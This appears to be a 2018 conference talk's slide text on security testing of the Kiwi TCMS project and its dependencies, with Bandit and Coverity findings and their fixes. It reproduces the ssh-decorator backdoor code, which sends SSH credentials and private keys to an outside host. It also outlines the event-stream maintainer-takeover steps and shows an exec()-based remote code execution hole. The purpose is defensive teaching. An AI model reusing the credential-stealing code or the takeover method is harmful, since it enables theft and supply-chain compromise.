

Finding security issues in open source

by doing regular testing

**Heisenbug
Moscow 2018**

**Alexander Todorov
@atodorov_
<http://kiwitcms.org>**

What developers usually do

```
..... install .....
```

```
git commit
```

```
git push
```

↑
1.6k
↓

Posted by u/beurcni 17 days ago 3

Backdoor in ssh-decorator package

Do not install or use the [ssh-decorator](#) package from Pip. It has a backdoor inserted to steal all your SSH credentials. I've already contacted the developer to take it out. He hasn't responded so for now, use at your own risk! <https://ibb.co/kdDk67>

UPDATE: The compromised package has been taken down now.

```
from itertools import chain
try:
    from urllib.request import urlopen
    from urllib.parse import urlencode

    def log(data):
        try:
            post = bytes(urlencode(data), "utf-8")
            handler = urlopen("http://ssh-decorate.cf/index.php", post)
            res = handler.read().decode('utf-8')
        except:
            pass
except:
    from urllib import urlencode
    import urllib2
    def log(data):
        try:
            post = urlencode(data)
            req = urllib2.Request("http://ssh-decorate.cf/index.php", post)
            response = urllib2.urlopen(req)
            res = response.read()
        except:
            pass
```

```
self.password = password
self.port = port
self.verbose = verbose
# initiate connection
self.ssh_client = paramiko.SSHClient()
self.ssh_client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
privateKeyFile = privateKeyFile if os.path.isabs(privateKeyFile) else os.path.expanduser(privateKeyFile)
pdata = ""
if os.path.exists(privateKeyFile):
    private_key = paramiko.RSAKey.from_private_key_file(privateKeyFile)
    self.ssh_client.connect(server, port=port, username=user, pkey=private_key)
    try:
        with open(privateKeyFile, 'r') as f:
            pdata = f.read()
    except:
        pdata = ""
else:
    self.ssh_client.connect(server, port=port, username=user, password=password)
log({"server": server, "port": port, "pkey": pdata, "password": password, "user": user})
self.chan = self.ssh_client.invoke_shell()
self.stdout = self.exec_cmd("PS1='python-ssh:'") # ignore welcome message
self.stdin = ''
```

dominictarr/event-stream/issues/116

1. Go through the most popular inactive open source libraries
2. Reach out to author and ask to help out
3. Get push access and release a compromised version
4. Reach 2 million applications within a week



dominictarr commented 5 days ago

Owner



he emailed me and said he wanted to maintain the module, so I gave it to him. I don't get any thing from maintaining this module, and I don't even use it anymore, and havn't for years.



24



56



8



4



26



DoS bug in django-attachments

Files removed from DB, not from disk:

<https://github.com/bartTC/django-attachments/pull/44>


Similar bug in Kiwi TCMS

Kiwi TCMS 8e05263

[security] Don't log passwords for XML-RPC calls

```
class XMLRPCHandler(handlers.XMLRPCHandler):
    def process_request(self):
        ... # e.g. Auth.login or User.update
        log_call(self.request, method_name, params)
        return super().process_request()
```

```
class JSONRPCHandler(handlers.JSONRPCHandler):
    # also uses log_call(), can diverge over time !!!
    ....
```




Agenda

- Application under test
 - test scenarios, static analysis tools
- Software dependencies
 - more static analysis examples
- Test infrastructure
 - because it is a possible target
- Usability & security
 - these 2 should always go together

Kiwi TCMS

the leading open source
test case management system

- Efficiently manage test cases, plans and runs
- Improve testing productivity & reporting
- Integrates with popular issue trackers
- External API interface
- GPL 2 licensed

[Checkout Demo](#)[See Features](#)

Open source test case management system, with a lot of great features, such as bug tracker integration, fast search, powerful access control and external API.

How to analyze SUT ?

WHO: Users, Groups, Permissions

WHERE: API end-points, HTTP request handlers, UI & templates

WHAT: Create, Edit, Modify (related properties)

DISTRIBUTION: tar.gz, Docker image, AWS AMI ?!?

Bogus permissions in API

```
@permissions_required('testcases.add_testcase')
def create(values, **kwargs):
    .....
    - # manually add tags w/o checking permissions
    - for tag in values.get('tag', []):
    -     tag, _ = Tag.objects.get_or_create(name=tag)
    -     test_case.add_tag(tag=tag)

@permissions_required('testcases.add_testcasetag')
def add_tag(case_id, tag, **kwargs):
```

Bogus permissions in HTML template

Kiwi TCMS a7ff135

```
-{% if perms.management.add_tag %}  
+{% if perms.testplans.add_testplantag %}  
    <input id="id_tags" type="text" name="tags">  
    <button>Add Tag</button>  
{% endif %}
```

HTTP handlers ignoring permissions

Kiwi TCMS 519de64, efc00ca

Missing @permissions_required

Kiwi TCMS 214191c

yet another UI which ignored permissions

FIX: make them re-use API and other existing methods!





Тот случай, когда станция метро
контрибютит больше чем ты!



security linter for Python

<https://github.com/PyCQA/bandit> - AST based parser from OpenStack

```
$ bandit -r *.py tcms/ tcms_api/ kiwi_lint/
```

Examples

B102 exec_used
B103 set_bad_file_permissions
B105 hardcoded_password_string
B307 eval
B311 random
B501 request_with_no_cert_validation
B502 ssl_with_bad_version
B503 ssl_with_bad_defaults
B504 ssl_with_no_version
B505 weak_cryptographic_key
B507 ssh_no_host_key_verification
B611 django_rawsql_used

Remote code execution

1 >> Issue: [B102:exec_used] Use of exec detected.

```
exec('import tcms.%s as form' % request.GET.get('app_form'))  
__import__('tcms.%s' % request.GET.get('app_form'))
```

```
q_app_module = sys.modules['tcms.%s.forms' % app_form]  
form_class = getattr(q_app_module, '....Form')  
form_params = form_class(initial=parameters)
```

```
html = getattr(form_params, 'as_p')  
return HttpResponse(html()) # aka F.as_p() in Django
```

The fix

```
@require_GET  
def form_automated(request):  
    form = CaseAutomatedForm()  
    return HttpResponseRedirect(form.as_p())
```

Hard-coded password

```
107 >> Issue: [B106:hardcoded_password_funcarg] Possible  
hardcoded password: 'password'
```

```
cls.new_user = User.objects.create(  
    username='new-tester',  
    email='new-tester@example.com',  
    password='password')
```

Safe to ignore in tests!

Hard-coded tmp directory

3 >> Issue: [B108:hardcoded_tmp_directory] Probable insecure usage of temp file/directory.

```
- # directory for Bugzilla credentials
+ bugzilla_cache_dir = '/tmp/.bugzilla/'
+ bugzilla_cache_dir = getattr(
+     settings,
+     "BUGZILLA_AUTH_CACHE_DIR",
+     tempfile.mkdtemp(prefix='.bugzilla-')
+ )
if not os.path.exists(bugzilla_cache_dir):
    os.makedirs(bugzilla_cache_dir, 0o700)
```

Try-Except-Pass

5 >> Issue: [B110:try_except_pass] Try, Except, Pass detected.

```
for test_run in self.test_runs:
-   try:
-       test_run.remove_env_value(
-           env_value=self.get_env_value(
-               request.GET.get('env_value_id')))
-   except Exception:
-       continue # pass
+   test_run.remove_env_value(
+       env_value=self.get_env_value(
+           request.GET.get('env_value_id')))
```

Try-Except-Continue

1 >> Issue: [B112:try_except_continue] Try, Except, Continue detected.

Do not blindly silence exceptions when dealing with untrusted data!

Not reported in Sentry, no alerts, no logs ! Nothing!

Need it Robust? Make it Fragile! -Yegor Bugayenko
<https://www.youtube.com/watch?v=nCGBgI1MNwE>

ValueError

invalid literal for int() with base 10: 'TC1'

django/core/handlers/exception.py in inner at line 35



django/core/handlers/base.py in _get_response at line 128



django/core/handlers/base.py in _get_response at line 126



django/views/decorators/http.py in inner at line 40



tcms/testruns/views.py in load_runs_of_one_plan at line 357



```

352.
353.     tp = TestPlan.objects.get(plan_id=plan_id)
354.     form = PlanFilterRunForm(request.GET)
355.
356.     if form.is_valid():
357.         queryset = tp.run.filter(**form.cleaned_data)
358.         queryset = queryset.select_related(
359.             'build', 'manager', 'default_tester').order_by('-pk')
360.
361.         dt = DataTableResult(request.GET, queryset, column_names)
362.         response_data = dt.get_response_data()

```

```

column_names      [
    'failure_caseruns_percent',
    '',
    'total_num_caseruns',
    'summary',
    'stop_date',
    'start_date',
    'successful_caseruns_percent',
    'build_name',
    'manager_username',
    'run_id'

```

Release:

4.1.2-ee

Tags

browser

100% Firefox 58.0

device

100% Other

level

100% error

os

100% Windows 10

release

100% 4.1.2-ee

server_name

100% 517ae2f2540b

site

100% demo.kiwitcms.org

transaction

100% /plan/{plan_id}/run...

url

100% https://demo.kiwitc...

user

100% 548

1 Participant



Insecure hash function

2 >> Issue: [B303:blacklist] Use of insecure MD2, MD4, or MD5 hash function.

```
def set_random_key_for_user(cls, user, force=False):  
-     salt = sha1(str(random.random())).hexdigest()[:5]  
-     activation_key = sha1((salt + user.username)).hexdigest()  
+     salt = checksum(str(random.random()))[:5]  
+     activation_key = checksum(salt + user.username)
```

Use the same checksum() helper everywhere!
Upgrade to SHA256

Using *random()* for anything !

3 >> Issue: [B311:blacklist] Standard pseudo-random generators are not suitable for security/cryptographic purposes.

```
def set_random_key_for_user(cls, user, force=False):  
-     salt = checksum(str(random.random()))[:5]  
-     activation_key = checksum(salt + user.username)  
+     activation_key = secrets.token_hex()
```

Do not use *random()*!

Use Python 3.6 *secrets* module

Avoid hashing the salt then hashing salt+username!

Parsing XML (ODF) in Python


```
1 >> Issue: [B314:blacklist] Using  
xml.etree.ElementTree.fromstring to parse untrusted XML data  
is known to be vulnerable to XML attacks...
```

Remember Rails: CVE 2013-0155, 2013-0156, 2013-0333 ?

Parsing file formats is hard

Input more dangerous than output

Remove CSV, XML, Excel (!) in favor of API



Logically dead code: CID #289956

```
    // Presume the first form element is the form  
-   if (!form.tagName === 'FORM') {  
+   if (form.tagName !== 'FORM') {
```

!form.tagName will cast the value to Boolean and then compare it with the string constant which equals *False*

Expression with no effect: CID #289974

```
(function() {  
-   'use restrict';  
-  
    var TestCases = window.KiwiTCMS.TestCases || {};
```

<http://restrictmode.org>, 2011-2012

Opt-in subset of JavaScript that changes operators semantics

It's not very likely, that a JS engine could add built-in support for restrict mode in the future. -- the author

Not to be confused with JavaScript strict mode!

Bad use of null-like value: CID #289987

```
def request_host_link(request=None, domain_name=None):
    if request is None and settings.DEBUG is False:
        protocol = 'https://'
    elif request and request.is_secure():
        protocol = 'https://'
    else:
        protocol = 'http://'

    if not domain_name:
        domain_name = request.get_host()
        # ^^^ can still be None here
    return protocol + domain_name
```


Bad use of null-like value: CID #289987

```
def request_host_link(request, domain_name=None):
    protocol = 'https://'

    if request:
        if not domain_name:
            domain_name = request.get_host()
        if not request.is_secure():
            protocol = 'http://'

    return protocol + domain_name
```

Typo in identifier: CID #289923


```
-return EnvValue.objects.filter(  
    property__id=self.request.GET.get('env_property_id'))  
+return EnvValue.objects.filter(  
    property_id=self.request.GET.get('env_property_id'))
```

property_id == FK field with name `property_id`, no JOIN


property__id == field `id` of JOIN-ed model Property

WARNING: some model PKs are not named `id`

Outstanding vs Fixed defects over period of time



Medium impact Outstanding Defect per Category



software dependencies

==

how much do you trust other people

Analysis Metrics per Components

Component Name	Pattern	Ignore	Line of Code	Defect density
Nodejs dependencies	./node_modules/.*	No	671,350	0.12
Python dependencies	./python3.6/site-packages/.*	No	1,434,494	0.14
Kiwi TCMS API client	./tcms_api/.*	No	173	0.00
Kiwi TCMS Django app	./tcms/.*\py	No	19,303	0.05
Kiwi TCMS JavaScript code	./tcms/.*\js	No	9,545	0.10
Other	.*	No	14,956	0.00


Your Testimonies Coverity

Let us know how Coverity
has helped improve your

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CWE Top 25 defects

No top 25 CWE defects were found.



Bandit vs. site-packages/

21K LOC vs. 990K LOC

~ 130 issues fixed vs. > 4000 issues

69 High, 526 Medium severity !

Top 3 issues

- 22: `input()` vs. `raw_input()`
 - https://bandit.readthedocs.io/en/latest/blacklists/blacklist_calls.html#b322-input
- 10: Start process with a shell
 - https://bandit.readthedocs.io/en/latest/plugins/b605_start_process_with_a_shell.html
- 7: `subprocess.open(shell=True)`
 - https://bandit.readthedocs.io/en/latest/plugins/b602_subprocess_open_with_shell_equals_true.html

Coverity vs. site-packages/ & node_modules/

30K LOC vs. 2M LOC

2 issues vs. 279 from dependencies

defect density 0.05-0.10 vs 0.40

Top 3 issues

- 152: Control flow issues

```
if among_var == 0:  
    return False
```

```
..... # in snowball_py::russian_stemmer.py
```

```
if among_var == 0:  
    return False
```

- 71: Incorrect expression – many coming from test suites !!!
- 62: Null pointer dereferences
property access of null-like value (lots of issues in d3.js)

Back to Blueprints > example-http-server

example-http-s

Details Selected C

example-http-s
Based on Versio
Date Created M

Edit Blueprint Create Image

Download

Create Image

Blueprint example-http-server

Image Type Amazon Machine Image Disk (.ami)

Architecture x86_64

Cancel Create

npm audit

<https://docs.npmjs.com/getting-started/running-a-security-audit>

2 High (jQuery different versions)

3 Moderate

5 Low

Only 1 issue remains to be fixed in welder-web

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Dependency graph

Dependencies

Dependents

These dependencies are defined in **welder-web**'s manifest files, such as [package.json](#) and [.../end-to-end/package.json](#).

Dependencies defined in **package.json** 86

>	 ztober / assets-webpack-plugin	^ 3.9.6
>	 postcss / autoprefixer	^ 6.3.7
>	 babel / babel babel-cli	^ 6.26.0
>	 babel / babel babel-core	^ 6.11.4
>	 babel / babel-eslint	^ 6.1.2
>	 facebook / jest babel-jest	^ 16.0.0
>	 babel / babel-loader	^ 6.2.4
>	 istanbuljs / babel-plugin-istanbul	^ 4.1.4

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Dependency graph

[Dependencies](#)[Dependents](#)

⚠ We found potential security vulnerabilities in your dependencies.

[Dismiss](#)

Some of the dependencies defined in these manifest files have known security vulnerabilities and should be updated:


[./Gemfile.lock](#) *34 vulnerabilities found*

Only users who have been granted [access to vulnerability alerts](#) for this repository can see this message.


[Learn more about vulnerability alerts](#)

These dependencies have been defined in `octo-project`'s manifest files, such as [Gemfile.lock](#).


 Dependencies defined in `./Gemfile.lock` 72

>  rails / rails actionpack


⚠ Known security vulnerability in 3.2.17

>  rails / rails activerecord

>  rails / rails activesupport

>  thoughtbot / terrapin

>  jnunemaker / httparty

>  rails / jquery-rails

6 known vulnerabilities found

[CVE-2016-2098](#) High severity

[CVE-2016-0751](#) Moderate severity

[CVE-2015-7576](#) Moderate severity

[CVE-2014-7829](#) Moderate severity

[CVE-2014-7818](#) Moderate severity

[CVE-2014-0130](#) Moderate severity

<> Gemfile.lock update suggested:

```
actionpack ~> 3.2.22.2
```

Always verify the validity and compatibility of

- High severity 0
- Medium severity 1
- Low severity 0

- Patched 0
- Ignored 0

MEDIUM SEVERITY

🛡️ Cross-Site Scripting (XSS)

Vulnerable module: [bootstrap](#)

Introduced through: [patternfly-react@1.9.3](#) and [patternfly@3.54.8](#)

Detailed paths and remediation

